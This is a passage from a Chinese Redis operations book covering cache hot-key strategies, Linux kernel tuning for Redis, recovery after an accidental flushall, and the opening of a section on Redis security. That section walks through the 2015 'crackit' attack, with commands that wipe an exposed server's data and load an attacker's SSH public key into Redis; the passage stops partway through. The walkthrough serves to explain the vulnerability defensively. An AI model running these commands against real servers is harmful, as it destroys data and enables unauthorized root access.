从实战看, 此方法有效杜绝了热点key产生的问题, 但唯一不足的就是重构缓存期间, 会出现数据不一致的情况, 这取决于应用方是否容忍这种不一致。下面代码使用Redis进行模拟:

```
String get(final String key) {  
    V v = redis.get(key);  
    String value = v.getValue();  
    // 逻辑过期时间
```




图11-18 “永远不过期”策略

```

long logicTimeout = v.getLogicTimeout();
// 如果逻辑过期时间小于当前时间, 开始后台构建
if (v.logicTimeout <= System.currentTimeMillis()) {
    String mutexKey = "mutex:key:" + key;
    if (redis.set(mutexKey, "1", "ex 180", "nx")) {
        // 重构缓存
        threadPool.execute(new Runnable() {
            public void run() {
                String dbValue = db.get(key);
                redis.set(key, (dbValue,newLogicTimeout));
                redis.delete(mutexKey);
            }
        });
    }
    return value;
}

```

作为一个并发量较大的应用，在使用缓存时有三个目标：第一，加快用户访问速度，提高用户体验。第二，降低后端负载，减少潜在的风险，保证系统平稳。第三，保证数据“尽可能”及时更新。下面将按照这三个维度对上述两种解决方案进行分析。

·互斥锁（mutex key）：这种方案思路比较简单，但是存在一定的隐患，如果构建缓存过程出现问题或者时间较长，可能会存在死锁和线程池阻塞的风险，但是这种方法能够较好地降低后端存储负载，并在一致性上做得比较好。

·“永远不过期”：这种方案由于没有设置真正的过期时间，实际上已经不存在热点key产生的一系列危害，但是会存在数据不一致的情况，同时代码复杂度会增大。

两种解决方法对比如表11-5所示。

表11-5 两种热点key的解决方法

解决方案	优点	缺点
简单分布式锁	•思路简单 •保证一致性	•代码复杂度增大 •存在死锁的风险 •存在线程池阻塞的风险
“永远不过期”	基本杜绝热点 key 问题	•不保证一致性 •逻辑过期时间增加代码维护成本和内存成本

11.8 本章重点回顾

- 1) 缓存的使用带来的收益是能够加速读写，降低后端存储负载。
- 2) 缓存的使用带来的成本是缓存和存储数据不一致性，代码维护成本增大，架构复杂度增大。
- 3) 比较推荐的缓存更新策略是结合剔除、超时、主动更新三种方案共同完成。
- 4) 穿透问题：使用缓存空对象和布隆过滤器来解决，注意它们各自的使用场景和局限性。
- 5) 无底洞问题：分布式缓存中，有更多的机器不保证有更高的性能。有四种批量操作方式：串行命令、串行IO、并行IO、hash_tag。
- 6) 雪崩问题：缓存层高可用、客户端降级、提前演练是解决雪崩问题的重要方法。
- 7) 热点key问题：互斥锁、“永远不过期”能够在一定程度上解决热点key问题，开发人员在使用时要了解它们各自的使用成本。

第12章 开发运维的“陷阱”

在Redis的开发和运维过程中，由于对于Redis的某些特性没有真正合理地使用，会遇到一些棘手的问题，本章将对一些典型的“陷阱”进行逐一分析并提出解决方案，主要内容包括：

- Linux配置优化要点。
- flushall/flushdb误操作快速恢复方法。
- 安全的Redis如何设计。
- 处理bigkey的方案与最佳实践。
- 寻找热点key。

12.1 Linux配置优化

通常来看，Redis开发和运维人员更加关注的是Redis本身的一些配置优化，例如AOF和RDB的配置优化、数据结构的配置优化等，但是对于操作系统是否需要针对Redis做一些配置优化不甚了解或者不太关心。然而事实证明一个良好的系统操作配置能够为Redis服务良好运行保驾护航。

在第1章我们提到过，Redis的作者对于Windows操作系统并不兴趣，目前大部分公司都会将Web服务器、数据库服务器等部署在Linux操作系统上，Redis也不例外，所以接下来介绍Linux操作系统如何优化Redis。

12.1.1 内存分配控制

1. vm.overcommit_memory

Redis在启动时可能会出现这样的日志：

```
# WARNING overcommit_memory is set to 0! Background save may fail under low mem
condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl..
then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to ..
```

在分析这个问题之前，首先要弄清楚什么是overcommit？Linux操作系统对大部分申请内存的请求都回复yes，以便能运行更多的程序。因为申请内存后，并不会马上使用内存，这种技术叫做overcommit。如果Redis在启动时有上面的日志，说明vm.overcommit_memory=0，Redis提示把它设置为1。

vm.overcommit_memory用来设置内存分配策略，有三个可选值，如表12-1所示。

表12-1 vm.overcommit_memory的三个可选值及说明

值	含 义
0	表示内核将检查是否有足够的可用内存。如果有足够的可用内存，内存申请通过，否则内存申请失败，并把错误返回给应用进程
1	表示内核允许超量使用内存直到用完为止
2	表示内核决不过量的（"never overcommit"）使用内存，即系统整个内存地址空间不能超过 swap+50% 的 RAM 值，50% 是 overcommit_ratio 默认值，此参数同样支持修改



注意

本节的可用内存代表物理内存与swap之和。

日志中的Background save代表的是bgsave和bgrewriteaof，如果当前可用

内存不足，操作系统应该如何处理fork操作。如果
vm.overcommit_memory=0，代表如果没有可用内存，就申请内存失败，对应
到Redis就是执行fork失败，在Redis的日志会出现：

```
Cannot allocate memory
```

Redis建议把这个值设置为1，是为了让fork操作能够在低内存下也执行
成功。

2. 获取和设置

获取：

```
# cat /proc/sys/vm/overcommit_memory
0
```

设置：

```
echo "vm.overcommit_memory=1" >> /etc/sysctl.conf
sysctl vm.overcommit_memory=1
```

3. 最佳实践

- Redis设置合理的maxmemory，保证机器有20%~30%的闲置内存。
- 集中化管理AOF重写和RDB的bgsave。
- 设置vm.overcommit_memory=1，防止极端情况下会造成fork失败。

12.1.2 swappiness

1.参数说明

swap对于操作系统来比较重要，当物理内存不足时，可以将一部分内存页进行swap操作，已解燃眉之急。但世界上没有免费午餐，swap空间由硬盘提供，对于需要高并发、高吞吐的应用来说，磁盘IO通常会成为系统瓶颈。在Linux中，并不是要等到所有物理内存都使用完才会使用到swap，系统参数swappiness会决定操作系统使用swap的倾向程度。swappiness的取值范围是0~100，swappiness的值越大，说明操作系统可能使用swap的概率越高，swappiness值越低，表示操作系统更加倾向于使用物理内存。swap的默认值是60，了解这个值的含义后，有利于Redis的性能优化。表12-2对swappiness的重要值进行了说明。

表12-2 swapniess重要值策略说明

值	策 略
0	Linux3.5 以及以上：宁愿用 OOM killer 也不用 swap Linux3.4 以及更早：宁愿用 swap 也不用 OOM killer
1	Linux3.5 以及以上：宁愿用 swap 也不用 OOM killer
60	默认值
100	操作系统会主动地使用 swap



运维提示

OOM (Out Of Memory) killer机制是指Linux操作系统发现可用内存不足时，强制杀死一些用户进程（非内核进程），来保证系统有足够的可用内存进行分配。

从表12-2中可以看出，swappiness参数在Linux3.5版本前后的表现并不完全相同，Redis运维人员在设置这个值需要关注当前操作系统的内核版本。

2. 设置方法

swappiness设置方法如下：

```
echo {bestvalue} > /proc/sys/vm/swappiness
```

但是上述方法在系统重启后就会失效，为了让配置在重启Linux操作系统后立即生效，只需要在/etc/sysctl.conf追加vm.swappiness={bestvalue}即可。

```
echo vm.swappiness={bestvalue} >> /etc/sysctl.conf
```

需要注意/proc/sys/vm/swappiness是设置操作，/etc/sysctl.conf是追加操作。

3. 如何监控swap

(1) 查看swap的总体情况

Linux提供了free命令来查询操作系统的内存使用情况，其中也包含了swap的相关使用情况。下面是某台Linux服务器执行free-m（以兆为单位）的结果，其中需要重点关注的是最后一行的swap统计，从执行结果看，swap一共有4095MB，使用了0MB，空闲4095MB。

	total	used	free	shared	buffers	cached
Mem:	64385	31573	32812	0	505	10026
-/+ buffers/cache:		21040	43344			
Swap:	4095	0	4095			

在另一台Linux服务器同样执行free-m，这台服务器开启了8189M swap，其中使用了5241MB。

	total	used	free	shared	buffers	cached
Mem:	24096	8237	15859	0	136	2483
-/+ buffers/cache:	5617	18479				
Swap:	8189	5241	2947			

(2) 实时查看swap的使用

Linux提供了vmstat命令查询系统的相关性能指标，其中包含负载、CPU、内存、swap、IO的相关属性。但其中和swap有关的指标是si和so，它们分别代表操作系统的swap in和swap out。下面是执行vmstat1（每隔一秒输出）的效果，可以看到si和so都为0，代表当前没有使用swap。

```
# vmstat 1
procs --memory-- --swap-- --io-- --system-- --cpu--
r b swpd free buff cache si so bi bo in cs us sy id wa st
1 0 0 33593468 517656 10271928 0 0 0 1 0 0 8 0 91 0 0
4 0 0 33594516 517656 10271928 0 0 0 0 10606 9647 10 1 90 0
1 0 0 33594392 517656 10271928 0 0 0 0 11490 10244 11 1 89 0
6 0 0 33594292 517656 10271928 0 0 0 36 12406 10681 13 1 87 0
```

(3) 查看指定进程的swap使用情况

Linux操作系统中，/proc/{pid}目录是存储指定进程的相关信息，其中/proc/{pid}/smaps记录了当前进程所对应的内存映像信息，这个信息对于查询指定进程的swap使用情况很有帮助。下面以一个Redis实例进行说明。

通过info server获取Redis的进程号process_id：

```
redis-cli -h ip -p port info server | grep process_id
process_id:986
```

通过cat/proc/986/smaps查询Redis的smaps信息，由于有多个内存块信息，这里只输出一个内存块镜像信息进行观察：

```
2aab0a400000-2aab35c00000 rw-p 2aab0a400000 00:00 0
Size:          712704 kB
Rss:           617872 kB
Shared_Clean:   0 kB
Shared_Dirty:   0 kB
Private_Clean: 15476 kB
Private_Dirty: 602396 kB
Swap:          58056 kB
Pss:           617872 kB
```

其中Swap字段代表该内存块存在swap分区的数据大小。通过执行如下命令，就可以找到每个内存块镜像信息中，这个进程使用到的swap量，通过求和就可以算出总的swap用量：

```
cat /proc/986/smaps | grep Swap
Swap:          0 kB
Swap:          0 kB...
Swap:          0 kB
Swap:        478320 kB...
Swap:          624 kB
Swap:          0 kB
```

如果Linux>3.5，vm.swapniness=1，否则vm.swapniness=0，从而实现如下两个目标：

- 物理内存充足时候，使Redis足够快。
- 物理内存不足时候，避免Redis死掉（如果当前Redis为高可用，死掉比阻塞更好）。

12.1.3 THP

Redis在启动时可能会看到如下日志：

```
WARNING you have Transparent Huge Pages (THP) support enabled in your kernel. This will create latency and memory usage issues with Redis. To fix this issue run the command 'echo never > /sys/kernel/mm/transparent_hugepage/enabled' as root and add it to your /etc/rc.local in order to retain the setting after a reboot. Redis must be restarted after THP is disabled.
```

从提示看Redis建议修改Transparent Huge Pages (THP) 的相关配置，Linux kernel在2.6.38内核增加了THP特性，支持大内存页（2MB）分配，默认开启。当开启时可以降低fork子进程的速度，但fork操作之后，每个内存页从原来4KB变为2MB，会大幅增加重写期间父进程内存消耗。同时每次写命令引起的复制内存页单位放大了512倍，会拖慢写操作的执行时间，导致大量写操作慢查询，例如简单的incr命令也会出现在慢查询中。因此Redis日志中建议将此特性进行禁用，禁用方法如下：

```
echo never > /sys/kernel/mm/transparent_hugepage/enabled
```

为了使机器重启后THP配置依然生效，可以在/etc/rc.local中追加echo never>/sys/kernel/mm/transparent_hugepage/enabled。

在设置THP配置时需要注意：有些Linux的发行版本没有将THP放到/sys/kernel/mm/transparent_hugepage/enabled中，例如Red Hat6以上的THP配置放到/sys/kernel/mm/redhat_transparent_hugepage/enabled中。而Redis源码中检查THP时，把THP位置写死：

```
FILE *fp = fopen("/sys/kernel/mm/transparent_hugepage/enabled","r");
if (!fp) return 0;
```

所以在发行版中，虽然没有THP的日志提示，但是依然存在THP所带来的问题：

```
echo never > /sys/kernel/mm/redhat_transparent_hugepage/enabled
```

12.1.4 OOM killer

OOM killer会在可用内存不足时选择性地杀掉用户进程，它的运行规则是怎样的，会选择哪些用户进程“下手”呢？OOM killer进程会为每个用户进程设置一个权值，这个权值越高，被“下手”的概率就越高，反之概率越低。每个进程的权值存放在`/proc/{process_id}/oom_score`中，这个值是受`/proc/{process_id}/oom_adj`的控制，`oom_adj`在不同的Linux版本中最小值不同，可以参考Linux源码中`oom.h`（从-15到-17）。当`oom_adj`设置为最小值时，该进程将不会被OOM killer杀掉，设置方法如下。

```
echo {value} > /proc/${process_id}/oom_adj
```

对于Redis所在的服务器来说，可以将所有Redis的`oom_adj`设置为最低值或者稍小的值，降低被OOM killer杀掉的概率：

```
for redis_pid in $(pgrep -f "redis-server")
do
    echo -17 > /proc/${redis_pid}/oom_adj
done
```



运维提示

- 有关OOM killer的详细细节，可以参考Linux源码`mm/oom_kill.c`中`oom_badness`函数。
- 笔者认为`oom_adj`参数只能起到辅助作用，合理地规划内存更为重要。
- 通常在高可用情况下，被杀掉比僵死更好，因此不要过多依赖`oom_adj`

配置。

12.1.5 使用NTP

NTP（Network Time Protocol，网络时间协议）是一种保证不同机器时钟一致性的服务。我们知道像Redis Sentinel和Redis Cluster这两种功能需要多个Redis节点的类型，可能会涉及多台服务器。虽然Redis并没有对多个服务器的时钟有严格要求，但是假如多个Redis实例所在的服务器时钟不一致，对于一些异常情况的日志排查是非常困难的，例如Redis Cluster的故障转移，如果日志时间不一致，对于我们排查问题带来很大的困扰（注：但不会影响集群功能，集群节点依赖各自时钟）。一般公司里都会有NTP服务用来提供标准时间服务，从而达到纠正时钟的效果（如图12-1所示），为此我们可以每天定时去同步一次系统时间，从而使得集群中的时间保持统一。




图12-1 NTP服务示意图

例如每小时的同步1次NTP服务：

```
0 * * * * /usr/sbin/ntpdate ntp.xx.com > /dev/null 2>&1
```

12.1.6 ulimit

在Linux中，可以通过ulimit查看和设置系统当前用户进程的资源数。其中ulimit-a命令包含的open files参数，是单个用户同时打开的最大文件个数：

```
# ulimit -a...  
max locked memory      (kbytes, -l) 64  
max memory size        (kbytes, -m) unlimited  
open files              (-n) 1024  
pipe size               (512 bytes, -p) 8...
```

Redis允许同时有多个客户端通过网络进行连接，可以通过配置maxclients来限制最大客户端连接数。对Linux操作系统来说，这些网络连接都是文件句柄。假设当前open files是4096，那么启动Redis时会看到如下日志：

```
# You requested maxclients of 10000 requiring at least 10032 max file descriptors.  
# Redis can't set maximum open files to 10032 because of OS error: Operation not  
# Current maximum open files is 4096. Maxclients has been reduced to 4064 to comply  
# for low ulimit. If you need higher maxclients increase 'ulimit -n'.
```

日志解释如下：

- 第一行：Redis建议把open files至少设置成10032，那么这个10032是如何来的呢？因为maxclients默认是10000，这些都是用来处理客户端连接的，除此之外，Redis内部会使用最多32个文件描述符，所以这里的 $10032=10000+32$ 。

- 第二行：Redis不能将open files设置成10032，因为它没有权限设置。

- 第三行：当前系统的open files是4096，所以将maxclients设置成4096-

32=4064个，如果你想设置更高的maxclients，请使用ulimit-n来设置。

从上面的三行日志分析可以看出open files的限制优先级比maxclients大。

Open files的设置方法如下：

```
ulimit -Sn {max-open-files}
```

12.1.7 TCP backlog

Redis默认的tcp-backlog值为511，可以通过修改配置tcp-backlog进行调整，如果Linux的tcp-backlog小于Redis设置的tcp-backlog，那么在Redis启动时会看到如下日志：

```
# WARNING: The TCP backlog setting of 511 cannot be enforced because /proc/sys/net/core/somaxconn is set to the lower value of 128.
```

查看方法：

```
# cat /proc/sys/net/core/somaxconn  
128
```

修改方法：

```
echo 511 > /proc/sys/net/core/somaxconn
```

12.2 flushall/flushdb误操作

Redis的flushall/flushdb命令可以做数据清除，对于Redis的开发和运维人员有一定帮助，然而一旦误操作，它的破坏性也是很明显的。怎么才能快速恢复数据，让损失达到最小呢？本节我们将结合之前学习的Redis相关知识进行分析，最后给出一个合理的方案。



注意

为了方便说明，下文中除了AOF文件中的flushall/flushdb以外，其他所有的flushall/flushdb都用flush代替。

假设进行flush操作的Redis是一对主从结构的主节点，其中键值对的个数是100万，每秒写入量是1000。

12.2.1 缓存与存储

被误操作flush后，根据当前Redis是缓存还是存储使用策略有所不同：

·**缓存**：对于业务数据的正确性可能造成损失还小一点，因为缓存中的数据可以从数据源重新进行构建，但是在第11章介绍了缓存雪崩和缓存穿透的相关知识，当前场景也有类似的地方，如果业务方并发量很大，可能会对后端数据源造成一定的负载压力，这个问题也是不容忽视。

·**存储**：对业务方可能会造成巨大的影响，也许flush操作后的数据是重要配置，也可能是一些基础数据，也可能是业务上的重要一环，如果没有提前做业务降级操作，那么最终反馈到用户的应用可能就是报错或者空白页面等，其后果不堪设想。即使做了相应的降级或者容错处理，对于用户体验也有一定的影响。

所以Redis无论作为缓存还是作为存储，如何能在flush操作后快速恢复数据才是至关重要的。持久化文件肯定是恢复数据的媒介，下面两个小节将对AOF和RDB文件进行分析。

12.2.2 借助AOF机制恢复

Redis执行了flush操作后， AOF持久化文件会受到什么影响呢？如下所示：

- appendonly no： 对AOF持久化没有任何影响，因为根本就不存在AOF文件。
- appendonly yes： 只不过是在AOF文件中追加了一条记录，例如下面就是AOF文件中的flush操作记录：

```
*1
$8
flushall
```

虽然Redis中的数据被清除掉了，但是AOF文件还保存着flush操作之前完整的数据，这对恢复数据是很有帮助的。注意问题如下：

1) 如果发生了AOF重写，Redis遍历所有数据库重新生成AOF文件，并会覆盖之前的AOF文件。所以如果AOF重写发生了，也就意味着之前的数据就丢掉了，那么利用AOF文件来恢复的办法就失效了。所以当误操作后，需要考虑如下两件事。

- 调大AOF重写参数auto-aof-rewrite-percentage和auto-aof-rewrite-min-size，让Redis不能产生AOF自动重写。
- 拒绝手动bgsrewriteaof。

2) 如果要用AOF文件进行数据恢复，那么必须要将AOF文件中的

flushall相关操作去掉，为了更加安全，可以在去掉之后使用redis-check-aof这个工具去检验和修复一下AOF文件，确保AOF文件格式正确，保证数据恢复正常。

12.2.3 RDB有什么变化

Redis执行了flushall操作后，RDB持久化文件会受到什么影响呢？

1) 如果没有开启RDB的自动策略，也就是配置文件中没有类似如下配置：

```
save 900 1
save 300 10
save 60 10000
```

那么除非手动执行过save、bgsave或者发生了主从的全量复制，否则RDB文件也会保存flush操作之前的数据，可以作为恢复数据的数据源。注意问题如下：

- 防止手动执行save、bgsave，如果此时执行save、bgsave，新的RDB文件就不会包含flush操作之前的数据，被老的RDB文件进行覆盖。

- RDB文件中的数据可能没有AOF实时性高，也就是说，RDB文件很可能很久以前主从全量复制生成的，或者之前用save、bgsave备份的。

2) 如果开启了RDB的自动策略，由于flush涉及键值数量较多，RDB文件会被清除，意味着使用RDB恢复基本无望。

综上所述，如果AOF已经开启了，那么用AOF来恢复是比较合理的方式，但是如果AOF关闭了，那么RDB虽然数据不是很实时，但是也能恢复部分数据，完全取决于RDB是什么时候备份的。当然RDB并不是一无是处，它的恢复速度要比AOF快很多，但是总体来说对于flush操作之后不是最好的恢

复数据源。

12.2.4 从节点有什么变化

Redis从节点同步了主节点的flush命令，所以从节点的数据也是被清除了，从节点的RDB和AOF的变化与主节点没有任何区别。

12.2.5 快速恢复数据

下面使用AOF作为数据源进行恢复演练。

1) 防止AOF重写。快速修改Redis主从的auto-aof-rewrite-percentage和auto-aof-rewrite-min-size变为一个很大的值，从而防止了AOF重写的发生，例如：

```
config set auto-aof-rewrite-percentage 1000
config set auto-aof-rewrite-min-size 1000000000000
```

2) 去掉主从AOF文件中的flush相关内容：

```
*1
$8
flushall
```

3) 重启Redis主节点服务器，恢复数据。

本节通过flush误操作的数据恢复，重新梳理了持久化、复制的相关知识，这里建议运维人员提前准备shell脚本或者其他自动化的方式处理，因为故障不等人，对于flush这样的危险操作，应该通过有效的方式进行规避，下节将介绍具体的方法。

12.3 安全的Redis

2015年11月，全球数万个Redis节点遭受到了攻击，所有数据都被清除了，只有一个叫crackit的键存在，这个键的值很像一个公钥，如下所示。

```
127.0.0.1:6379> get crackit
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAQEAsgWAoHYwBcnAkPaGZ565wPQ0Ap3K7zrf2v9p
HPSqW+n8WqsBS+xNpvvcgeNT/fYYbnkUi11RUiMCzs5FUSI1Lrthwt4yvpMMbNnEX6J/0W/0n1.
PgzrzYf1P/cnYzEegKlcXHJ2AlRkukNPhMr+EkZVyxojNLY+MB2kxVZ838z4U0ZamlPEgzy+zA+
0JLTU5fj51fP0XL2JrQOGLb4nID73MvnROT4LGiyUNMcLt+/TvrV/DtWbo3sduL6q/2Dj3VD0xG
11kTNazdj+jOA1Jg1SH53Va34KqIAh2n0Ic+3y71eXV+WouCwkYrDiqqxaGZ7KKmPUjeHTLUEhT
== root@zw_xx_192\n\n\n"
```

数据丢失对于很多Redis的开发者来说是致命的，经过相关机构的调查发现，被攻击的Redis有如下特点：

- Redis所在的机器有外网IP。
- Redis以默认端口6379为启动端口，并且是对外网开放的。
- Redis是以root用户启动的。
- Redis没有设置密码。
- Redis的bind设置为0.0.0.0或者""。

攻击者充分利用Redis的dir和dbfilename两个配置可以使用config set动态设置，以及RDB持久化的特性，将自己的公钥写入到目标机器的/root/.ssh/authotized_keys文件中，从而实现了对目标机器的攻陷。攻击过程如图12-2所示。




图12-2 Redis crackit攻击过程和条件

机器A是攻击者的机器（内网IP：10.10.xx.192），机器B是被攻击者机器（外网IP：123.16.xx.182），上面部署着一个满足上述五个特性的Redis，下面我们来模拟整个攻击过程。

1) 首先确认当前（攻击前）机器A不能通过SSH访问机器B，因为没有权限：

```
#ssh root@123.16.xx.182
root@123.16.xx.182's password:
```

2) 由于机器B的外网对外开通了Redis的6379端口，所以可以直接连接到Redis上执行flushall操作，注意此时破坏性就已经很大了，如下所示：

```
#redis-cli -h 123.16.xx.182 -p 6379 ping
PONG
#redis-cli -h 123.16.xx.182 -p 6379 flushall
OK
```

3) 在机器A生成公钥，并将公钥保存到一个文件my.pub中：

```
# cd /root
# ssh-keygen -t rsa
# (echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > my.pub
# cat my.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEAsgWAoHYwBcnAkPaGZ565wPQ0Ap3K7zrf2v9pHPSqW+n
8WqsbS+xNpvvcgeNT/fYYbnkUi1RUimCzs5FUSI1LRthwt4yvpMMbNnEX6J/0W/0nlqPgqrzY
f1P/cnYzEegKlcXHJ2AlRkukNPhMr+EkZVyxoJNLY+MB2kxVZ838z4U0ZamlPEgzy+zA+oF0JLT
5fj51fP0XL2JrQOGLb4nID73MvnROT4LGiyUNMcLt+/Tvrv/DtWbo3sduL6q/2Dj3VD0xGDl1kT
+jOA1Jg1SH53Va34KqIAh2n0Ic+3y71eXV+WouCwkYrDiqqxaGZ7KKmPUjeHTLUEhT5Q== root
```

4) 将键crackit的值设置为公钥。

```
cat my.pub | redis-cli -h 123.16.xx.182 -p 6379 -x set crackit
OK
